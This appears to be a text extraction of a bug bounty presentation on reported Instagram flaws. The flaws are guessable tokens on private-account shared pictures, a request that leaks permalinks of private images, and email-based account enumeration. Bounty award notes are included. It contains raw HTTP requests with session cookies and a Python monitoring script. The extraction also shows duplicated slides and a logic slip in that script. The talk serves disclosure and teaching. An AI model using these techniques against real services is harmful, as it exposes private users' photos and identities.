WEB

3. Web Server Directory Enumeration



My apologies on my previous reply, it was intended for another report.

...

After reviewing the issue you have reported, we have decided to award you a bounty of \$500 USD.

WEB

3. Web Server Directory Enumeration



My apologies on my mistake, I will be happy to provide you with another report.

After reviewing the issue, I am pleased to announce that we have decided to award you a bounty of \$500 USD.



WEB + MOBILE


4. Private Account Shared Pictures Token Entropy

```
{  
    "status": "ok",  
    "media": {  
        "organic_tracking_token":  
            "eyJ2ZXJzaW9ulj0zLCJwYXIsb2FkIjp7ImlzX2FuYWx5dGljc190cmFja2VkljmpmYWx  
            zZSwidXVpZCI6IjYxNGMwYzk1MDRlNDRkMWU4Yml3ODlhZTY3MzUxZjNlIn0sIn  
            NpZ25hdHVyZSI6Ij9",  
        "client_cache_key": "MTExODI1MTg5MjE1NDQ4MTc3MQ==.2",  
        "code": "-E1CvRRrxr",  
        (...SNIP...)  
        "media_type": 1,  
        "pk": 1118251892154481771,  
        "original_width": 1080,  
        "has_liked": false,  
        "id": "1118251892154481771_2036044526"  
    },  
    "upload_id": "1447526029474"  
}
```




WEB + MOBILE

4. Private Account Shared Pictures Token Entropy




WEB + MOBILE

4. Private Account Shared Pictures Token Entropy



WEB + MOBILE

4. Private Account Shared Pictures Token Entropy



WEB + MOBILE

4. Private Account Shared Pictures Token Entropy


```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1  
Host: i.instagram.com
```

```
HTTP/1.1 200 OK  
(...SNIP...)
```

```
{"status":"ok","permalink":"https://instagram.com/p/E1CvRRxrV"}
```

WEB + MOBILE

4. Private Account Shared Pictures Token Entropy



Private
account

WEB + MOBILE

4. Private Account Shared Pictures Token Entropy

@Kevin Pk: 3	@MikeyK Pk: 4	@BritneySpears Pk: 12246775	@msvigdis Pk: 12246776
1pJ1DhgBD-	159sxaABXG	16jJhVG8HU	iV93JDG8Ue
1kHzf_gBLp	1onlDogBf3	1yFoqcm8D9	XMUVDFm8X8
0-pshJgBAg	0yi-hjgBaE	1tejnLm8Co	VuWAQam8Xv
09pY_OgBPX	0k_oZWABSU	1r59ISm8GX	Vj81GHm8W9
0l1GTXABDo	0gboKEgBYr	1qrMPRG8AB	UEoTBAG8Sy
0k_apGAEDm	0UDrVFgBVJ	1ghW7RG8B2	TfpmtGm8QP
0f5P_6ABOe	z-maEDgBWK	1T3KHhm8N2	TWbKzfm8f-
0GEijJKABAC	z5HB2BgBbj	1Q2H_WG8LX	TVOOKEm8To
0BuHO9AB0x	zxeRSGgBaL	1OywdMm8Lf	TThPzXm8cm
z-9x5aABEq	zSqgd5ABco	1H2JvGG8DL	TS3Swlm8dZ
z8QVuXABD6	zQ6VkuABdH	08dtcTG8Hb	TOtd3tm8Ve
z4vsirAB04	zJDzvRgBbR	00exOYm8Br	TOfrFAm8aZ
z2KV00gBIE	zBrTlsABXv	0yXTU6m8MN	TJikVLm8W9

WEB + MOBILE

4. Private Account Shared Pictures Token Entropy

```
username = raw_input("Enter the username of the Instagram user you want to monitor: ")
r = requests.get("http://instagram.com/" + username)

useridsearch = re.search('"id": "([^"]*)", "biography"', r.text)
if useridsearch is None:

    userid = str(useridsearch.group(1))
    print "Found userid: " + userid

    uploadid = prepare_picture_upload(s)

    r = requests.get('http://i.instagram.com/api/v1/users/' + userid + '/info/').json()
    origmedia = r['user']['media_count']
    print "Current number of posts: " + str(origmedia)

while(True):
    r = requests.get('http://i.instagram.com/api/v1/users/' + userid + '/info/').json()
    newmedia = r['user']['media_count']
    if origmedia < newmedia:
        r = do_post_request(s, "https://i.instagram.com/api/v1/media/configure/",
                           |{"upload_id":uploadid,"source_type":4,"caption":""})
        codesearch = re.search('"code": "([^"]*)"', r.text)
        idsearch = re.search('"id": "([^"]*)"', r.text)
        if codesearch is None or idsearch is None:
            print "Could not successfully upload image myself and find a code."
        else:
            print str(idsearch.group(1)) + "," + str(codesearch.group(1))

    origmedia = newmedia
    uploadid = prepare_picture_upload(s)
```



WEB + MOBILE

4. Private Account Shared Pictures Token Entropy

Private victim account (monitored by attacker)	Public attacker account (generated right after monitor hit)
1yCwjTJRnk	1yCwodpTIC
1yC05mJRnq	1yC0_ApTIL
1yC5PqpRnu	1yC5UopTIx
1yC9nTJRnw	1yC9repTIk
1yDGULpRn9	1yDGaDpTI1
1yDKrvpRoB	1yDKvtJTI8
1yDPCCpRol	1yDPHVpTI_
1yDTZGpRoO	1yDTdvpTmH
1yDXxRpRoW	1yDX1fJTmP
1yDgdBpRol	1yDgj6JTmb
1yDk1qpRop	1yDk6ypTme
1yD6mjRpT	1yD6sCpTnL
1yEDSqRpnn	1yEDXYJTnU
1yEHpNJRpt	1yEHuTpTnc
1yEQWTpRqd	1yEQb3pTnw
1yEUtCJRql	1yEUyJJTn5
1yEZEKJRqU	1yEZI3pToI
1yEdaxpRqe	1yEdfEpToO

WEB + MOBILE

4. Private Account Shared Pictures Token Entropy

Final entropy: $2 * 64^4 = \mathbf{33.554.432}$ possibilities

→ Feasible!



WEB + MOBILE

4. Private Account Shared Pictures Token Entropy



After reviewing the issue you have reported, we have decided to award you a bounty of \$1000 USD.

WEB + MOBILE



5. Private Account Shared Pictures CSRF

GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1

Host: i.instagram.com

User-Agent: Instagram 7.10.0 Android (19/4.4.4; 320dpi; 768x1184; LGE/google; Nexus 4; mako; mako; en_US)

Cookie:

sessionid=IGSC0098a4bee11b593953fd4a3fe0695560f407a103d8eef9f5be083ff2
1e186673:PEVejQeSkS2p8WYxAEgtyUWdXz9STvKM:{ "_token_ver":1,"_auth_us
er_id":2036044526,"_token":"2036044526:7DcRpg1d0ve5T0NkbToN5yVleZUh0lfh
:571e05df8ecd8de2efc47dca5f222720233234f6f0511fb20e0ad42c1302ea27","_au
th_user_backend":"accounts.backends.CaseInsensitiveModelBackend","last_re
fresh":1447525940.04528,"_platform":1}

HTTP/1.1 200 OK

(...SNIP...)

{"status":"ok","permalink":"https://www.instagram.com/p/1CvRRrxrV/"}

WEB + MOBILE

CSRF

5. Private Account Shared Pictures CSRF



A screenshot of a web browser window. The address bar shows the URL https://i.instagram.com/api/v1/media/1118251892154481771_2036044526/permalink/. The page content displays a JSON response:

```
{"status": "ok", "permalink": "https://instagram.com/p/-E1CvRRrxrZDkvJH4slbR7jn1cmc-6Cfg-YhA0/"}
```

WEB + MOBILE

CSRF

5. Private Account Shared Pictures CSRF

a) Find Private Account pictures image_id



b) Find permalink of Shared Private Account picture

WEB + MOBILE

5. Private Account Shared Pictures CSRF

- Find Private Account pictures image_id



Request by **attackerapril14**, obtaining the user tag feed of **victimapril14**:



```
GET /api/v1/usertags/1834740224/feed/ HTTP/1.1
<SNIP>
Cookie: ds_user_id=1834735739; igfl=attacker14april; csrf_token=c62c1b7939d31ef5a397d47e0f6deab6;
mid=VSyAxQABAAF8rnZltuR38g9L_JcH;
sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%3ADu6NBOBd2pTpR
djIhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C%22_token%22%3A%221834735739%2C%22accounts.backend%2C%22last_refreshed%22%3A1428983171.329889%2C%22_tI%22%3A1%2C%22_platform%22%3A1%7D;
is_starred_enabled=yes; ds_user=attacker14april
<SNIP>
```

Response, containing the private Image ID of **victimapril14**:

```
HTTP/1.1 200 OK
<SNIP>

{"status":"ok","num_results":0,"auto_load_more_enabled":true,"items":[],"more_available":false,"total_count":1,
"requires_review":false,"new_photos":[962688807931708516]}
```

WEB + MOBILE



5. Private Account Shared Pictures CSRF

- Find Private Account pictures image_id
- Find permalink of Shared Private Account picture

Request, sending the image ID of user victim14april along with a valid SessionID for user attackerapril14:

```
GET /api/v1/media/962688807931708516_1111111111/permalink/ HTTP/1.1
Host: i.instagram.com
Connection: Keep-Alive
User-Agent: Instagram 6.18.0 Android (16/4.1.2; 240dpi; 480x800; samsung; GT-I9070; GT-I9070; samsungjanice; en_GB)
Cookie: ds_user_id=1834735739; igfl=attacker14april;
sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%
3ADu6NBOBd2pTpRdjlhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C
%22_token%22%3A%221834735739%3At3mMDvmlNScp7fU9zWDP5l6obAXC4LH8%3A001ef1a
6209117adf855bf199c086eed571920a74485f49976236e9ae46a2e80%22%2C%22_auth_user_b
ackend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%2C%22last_refreshe
d%22%3A1428983171.329889%2C%22_tI%22%3A1%2C%22_platform%22%3A1%7D;
```

Response, containing permalink for the private image:

```
HTTP/1.1 200 OK
(...SNIP...)
```

```
{"status":"ok","permalink":"https://www.instagram.com/p/1cKF7KA4Rk/"}  
The JSON response object contains a single key-value pair: "status": "ok" and "permalink": "https://www.instagram.com/p/1cKF7KA4Rk/".
```

WEB + MOBILE

5. Private Account Shared Pictures CSRF


- a) Find Private Account pictures image_id
- b) Find permalink of Shared Private Account picture



After reviewing the issue you have reported, we have decided to award you a bounty of \$1000.

WEB + MOBILE

6. Email Address Account Enumeration



The screenshot shows an email inbox interface with a single message from Instagram. The message subject is "Confirm your email address for Instagram". The body of the email contains a greeting "Hi victim14april!", a message about updating the email address to instagrampentestuser@gmail.com, and a call-to-action button labeled "Confirm Email Address". To the right of the message, there is a "Related Google+ Page" section featuring the Instagram logo and a link to their Google+ page.

Confirm your email address for Instagram

Instagram <no-reply@mail.instagram> 5:41 PM (0 minutes ago)

Hi victim14april!

You updated your email address to instagrampentestuser@gmail.com. Confirm your email address to continue capturing and sharing your moments with the world.

Confirm Email Address


If you didn't change your Instagram email address, [let us know](#).

WEB + MOBILE

6. Email Address Account Enumeration

`https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t/?app_redirect=False`

`base64_d(aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t): instagrampentestuser@gmail.com`



WEB + MOBILE

6. Email Address Account Enumeration

`https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t/?app_redirect=False`

`base64_d(aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t): instagrampentestuser@gmail.com`

The screenshot shows a web browser window with the Instagram login page. The URL in the address bar is `https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t/?app_redirect=False`. The browser title bar shows "Confirm your email address" and "Instagram". The Instagram logo is in the top right. On the right side of the header, there is a user profile icon with the handle "attacker14april", which is highlighted with a red box. The main content area has a large "Please Log In" heading. Below it, a message says "Log in as victim14april and follow the confirmation link again." The handle "victim14april" is highlighted with a green box. On the left, there is a sidebar with a "YOUR ACCOUNT" section containing links: "Edit Profile", "Change Password", "Manage Applications", "Badges", and "Log Out".

WEB + MOBILE

6. Email Address Account Enumeration

base64_e(mark.zuckerberg@facebook.com): bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ

https://instagram.com/accounts/confirm_email/U2imNZjK/bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNbQ/?app_redirect=False

The screenshot shows a web browser window with the Instagram login page. The URL in the address bar is `n_email/U2imNZjK/bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ/?app_r`. The Instagram logo is at the top, and the user's profile picture and name "attacker14april" are visible. A red box highlights the profile picture. On the left, a sidebar menu lists "YOUR ACCOUNT" options: "Edit Profile", "Change Password", "Manage Applications", "Badges", and "Log Out". The main content area displays the message "Please Log In" and "Log in as `themarkzuckerberg` and follow the confirmation link again.", where "themarkzuckerberg" is highlighted with a green box.

WEB + MOBILE

6. Email Address Account Enumeration



Request (note: no cookies, so no authentication necessary):

```
POST /api/v1/accounts/confirm_email/IOZ5TNJ2/bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ/  
Host: i.instagram.com
```

Response:

```
HTTP/1.1 200 OK
```

```
{"body":"Log in as themarkzuckerberg and follow the confirmation link again.", "is_profile_action_needed":false, "status":"ok", "title":"Please Log In"}
```

WEB + MOBILE

6. Email Address Account Enumeration



After reviewing the issue you have reported, we have decided to award you a bounty of \$750 USD.

WEB + MOBILE

7. Account Takeover via Change Email Functionality

I forgot my password.

